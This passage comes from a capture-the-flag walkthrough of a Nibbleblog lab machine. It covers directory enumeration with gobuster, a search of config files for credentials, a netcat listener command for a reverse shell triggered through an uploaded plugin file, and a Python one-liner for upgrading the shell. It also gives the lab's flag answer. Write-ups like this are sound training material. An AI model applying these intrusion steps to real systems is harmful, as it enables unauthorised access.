
Command to stat a netcat:

nc -lvnp <port>



Next step is to cURL the image page again or browse to it in Firefox at http://nibbleblog/content/private/plugins/my_image/image.php to execute the reverse shell.


When it is executed, this is the result to expect.



We then looked at how we can stabilize a shell or how to upgrade our shell to a "nicer" shell since the shell that we caught is not a fully interactive TTY and specific commands such as su will not work, we cannot use text editors, tab-completion does not work, etc.

This section covers on how to stabilize a shell using a Python one-liner to spawn a pseudo-terminal so that commands such as su and sudo work as discussed previously in this Module.

This command is: **python -c 'import pty; pty.spawn("/bin/bash")'**



In the case that python fails you can run command "**python –version**" to check which python this shell supports, is it **python2** or **python3.**

In other case you can run command "**which python**" to locate where the python file is saved.

Question

NOTE: THIS QUESTION BECAME CHALLENGING ON THE AREA OF REVERSING THE SHELL I CONSUMED A WHOLE SESSION TIME FOR THE FIRST SPAWNING TARGET IP ADDRESS TILL EXPIRY WHICH LED TO USING A DIFFERENT IP ADDRESS TO COMPLETE THIS TASK:

1ST TARGET IP ADDRESS IS:- **10.129.35.174**


2ND TARGET IP ADDRESS IS:- **10.129.222.130**

What was the error:- Instead of using my local machine (tun0) IP address to receive my reversed shell, I was using the spawning target IP address therefore it kept amounting to nothing even after attempting the reverse several times even by trying to change the netcat port number. But all in all it was a lesson well learnt.


Gain a foothold on the target and submit the user.txt flag

ANS: 79c03865431abf47b90ef24b9695e148


First I began by carrying out an nmap search to determine if I had a web server up which I found it open on port 80 which confirms we have a running web server.




Having confirmed port 80 is open I visited the web server in my browser to check what was there: http://10.129.35.174/.



There was not much to gather from here just a text displaying **Hello World!,** I therefore I decided to look into the page's source code.




From the source code, there was not much to see but at least we had a hint to the next directory to visit that is **/nibbleblog.**



Again there was not much to find it was just a page with text. It just looks like a honeypot because nothing is here.

Up to this point I have not gathered any valuable information, therefore I decide to run **gobuster** tool to check whether I can find any other hidden directories attached to **nibbleblog**

The first target I used a wordlist called medium.txt but as the task ends I tend to believe common.txt wordlist is better of in running web enumeration. Reason being it gives more results.



Gobuster results

/content (Status: 301) [Size: 327] [--> http://10.129.35.174/nibbleblog/content/]

/themes (Status: 301) [Size: 326] [--> http://10.129.35.174/nibbleblog/themes/]

/admin (Status: 301) [Size: 325] [--> http://10.129.35.174/nibbleblog/admin/]


/plugins (Status: 301) [Size: 327] [--> http://10.129.35.174/nibbleblog/plugins/]

/README (Status: 200) [Size: 4628]

/languages (Status: 301) [Size: 329] [--> http://10.129.35.174/nibbleblog/languages/]

Based on this results I check each and every directory trying to gather as much information as I can hoping also to find misplaced credentials maybe a username or even better a password.

Here is the parent directory for directory **nibbleblog/plugin** We can see it contains some of the files in that web server.




Index of /nibbleblog/plugins

Name	Last modified	Size	Description
Parent Directory		-	
about/	2013-11-05 21:23	-	
analytics/	2013-11-05 21:23	-	
categories/	2013-11-04 15:42	-	
hello/	2013-11-04 20:03	-	
html_code/	2013-11-05 21:23	-	
latest_posts/	2014-01-20 14:17	-	
maintenance_mode/	2013-11-05 21:24	-	
my_image/	2013-11-05 21:24	-	
open_graph/	2014-02-25 14:10	-	
pages/	2014-01-23 21:53	-	
quick_links/	2013-11-01 14:23	-	
slogan/	2013-11-01 14:23	-	
sponsors/	2013-11-05 21:24	-	
tag_cloud/	2014-02-25 14:10	-	
twitter_cards/	2013-11-05 20:47	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.35.174 Port 80


Next I take a look at the **nibbleblog/README** file hoping to find some information I think is useful but what I find is not what I expected just maybe the Version number 4.0.3 which I think is the Apache server version number and codename Coffee. Not much to find really.




```
====== Nibbleblog ======
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory â€¢content â€¢ writable by Apache/PHP

Optionals requirements

* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
6- Done! you have installed Nibbleblog

===== About the author =====
Name: Diego Najar
E-mail: dignajar@gmail.com
Linkedin: http://www.linkedin.com/in/dignajar

===== Example Post =====
<h1>Lorem ipsum dolor sit amet</h1>
<p>ea tibique disputando qui. Utroque laboramus percipitur sea id, no oporteat constituto mea? Dico iracundia mnesarchum cum an, cu vidit albucius prodesset his. Facer primis essent ut quo, ea vivendo legendos assueverit vel, ne sed nonumes percipitur? No usu agam voluptpat!</p>
<h2>An mutat docendi quo</h2>
<p>nusquam apeirian constituam ius cu? Et mel eripuit noluisse scriptorem, habeo dissentiet te qui, at veniam impedit deterruisset eam. Ne mollis aliquam sea, te vis tation inimicus ullamcorper, cum illum invenire id? Nam causae euripidis necessitatibus ex. Case ferri graece at vix. Usu platonem mediocritatem id, ullum salutatus at sed.</p>
<ol>
```

I navigated through a lot of files in this server for a bit up to when I found an .xml file that was in the private folder, which has some user information that looked promising.

Looking at http://10.129.35.174/nibbleblog/content/private/ page





This promising info was about the username which suggested;


Username: admin

session_date: 1514544131


For a bit I get stuck a bit that I decide to run the tool gobuster again and check if there is anything I missed.

In this next step is where I got convinced about using common.txt wordlist instead of medium.txt wordlist file because it resulted to new and more hidden directories.

This is where I find out we have another directory callec:- **/admin.php**



Based on the new updated information I decide to check the **/admin.php** which appears to be a login page, I don't have credentials yet but at-least am somewhere for now.



Still am stuck, but am assuming the valid username from the **/nibbleblog/content/private/config.xml** as **admin** but I have no clue about the password, so I got back checking the directories exposed by the Gobuster tool


Taking another look through all of the exposed directories, we find a **config.xml** file.

I decide to check it, hoping for passwords that look promising, but I don't see any exposed credentials but again there are two mentions of nibbles in the site title as well as the notification e-mail address (**admin@nibbles**.com) and considering again this is also the name of the box.

